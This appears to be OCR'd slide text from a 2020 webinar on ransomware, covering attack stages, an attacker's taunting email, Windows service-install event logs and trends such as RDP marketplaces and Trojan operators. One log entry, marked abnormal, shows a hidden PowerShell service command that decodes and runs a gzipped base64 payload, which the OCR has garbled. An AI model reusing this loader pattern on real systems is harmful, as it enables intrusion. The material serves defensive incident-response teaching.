

Data theft, doxing, and the sinister new age of ransomware

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Thursday, May 21, 2020 2:00 p.m.-2:45 p.m.



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Ransomware fundamentals

- Infiltration
- Staging and intelligence gathering
- Encryption and, quite possibly, deletion (of backups) and/or exfiltration (of credentials and/or other data)
- Demands
- Negotiations
- Decryption
- Recovery



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---- Original Message ----On 2020 How did you attack our servers? Sent with ProtonMail Secure Email.

From: protonmail.ch @protonmail.com To: you have shit IT provider, get new one



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Description:

A service was installed in the system.

Service Name: Microsoft Policy Platform Processor Service File Name: "C:\Program Files\Microsoft Policy Platform\policyHost.exe" /service Service Type: user mode service

Service Start Type: demand start Service Account: LocalSystem

Description:

A service was installed in the system.

Service Name: Intel(R) HD Graphics Control Panel Service Service File Name: %SystemRoot%|System32|DriverStore|FileRepository Vol126583.inf_amd64_aa3c71509cf2ed41\gfxCUIService.exe Service Type: user mode service

Service Start Type: auto start Service Account: LocalSystem

Description:

A service was installed in the system.

Service Name: McAfee Firewall Core Service Service File Name: mfefire.exe Service Type: user mode service Service Start Type: demand start Service Account: LocalSystem

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Abnormal

Description:


A service was installed in the system.

Service Name: veImihCgStSpjRPi
Service File Name: %COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -noni -c
'if([Imib*t]::Size -eq 4){\$b=`powershell.exe'}-else{\$b=\$env:windir
+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};\ss=\New-Object
System.Diagnostics.ProcessStartInfo;\ss.FileName=\$b;\ss.Arguments='-noni -nop -w hidden
-c &([scriptblock]::sreate([New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,
[System.Convert]::FromBase645tring("H&IAEXS30CA 7VWbW/ASBD
+nEjSD 1aFhK00jANtZ6vVbs07WqnEQCAUntZ7bS
+svCRe8Sbr78xZEmpgnFSW1R2b07AbUzduLAEpQHkrjHd9LXs9OTHg6xL8kSe1uQcpGin
JzAZo4YbC99luQbWq1q3Mc0mF1fV
+MwJIE4vhebRX6a0v6cURLJvSX9OCRIFzczRfEEtJXKfdnscn4+LNUbFfFlkekCxTYyVmXWzhx
pWfuG8VyVsWyOS9OFH-HOMWSTnzvVokF


+Mw.JE-4/hebRKA61v6cuRL.JivSX9OCRkF-zczRfEetJXKfdnscn4HLNubFfFlkekCxTYyVmXWzhx pWiuGBVy/suXvOK90GbF+IOMWSTnzV0kiF +0Gczr0jcluXCwWxE55 1Ar 58F3RPGBBuXL.4jC1sENuwdqaGER.4317yCkQBPyERcRhIfh3gSa8dj OQALXsqtZVlshia;38QZompqez.28/yML33Pg.48SUmxHQgS8pVJwylW.1SFRs4cBm5J444Y9AyRUgD d6YoILbmSyLngpixgvQ7ZuRbsslQ+1UI+bUSSPVEqBQg12/EaXA7ZuSomX;DUo8As8x +wDbt7PTs 1Mn48nk27ymCaxOpoc1Ac/kHo/oQeyzVcp18tyB8Q9383obhDFRZs +45jleHpcLPpfXMmEQ921921mOOLVno.JHmMsfXt,q.46z8m2Y04VcC1XXP9amW8k995CmDIMHE 124X3435CTW+1XSOMuFglamCWJ/kgt7fPxrKvHINkkRBZkKQKvIIHK984cdyDn24FBfMDo +A7MyznAdpJJpwzf2bcn7yCUrztcRQWpF0OSWQXJJJsRuyChIRLpEYoFPyzzt, +4aMRPUwpHIZM2UZyDTC6s8EQYW5A3CH5grohFMUwWEgtahN92113uzj/JhJvzBhJAVha QyZgJ0HAFAkbQvOxkeHnla8LR9leM+CBzkPwGwy6Uecr1A32wS+z8DySmZD4yN0Ejg +GVqS8i8.3PREKYDYFNB4EMSBR/k

+GVa5Bik3FRkEY0FNBAEmSBR//t Hed4+hINSRoMuSsRKb6TiTMzvk3l343oWWKzAGHUAAGiZD7Oo7Ih8axT8iv1DtaRfBM2aE;










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Recent trends

- Software vulnerabilities
- · Purchasing victims from other partners
 - RDP marketplaces
 - Trojan operators (Emotet & Trickbot)
- 'Old school' phishing
- Doxxing



About

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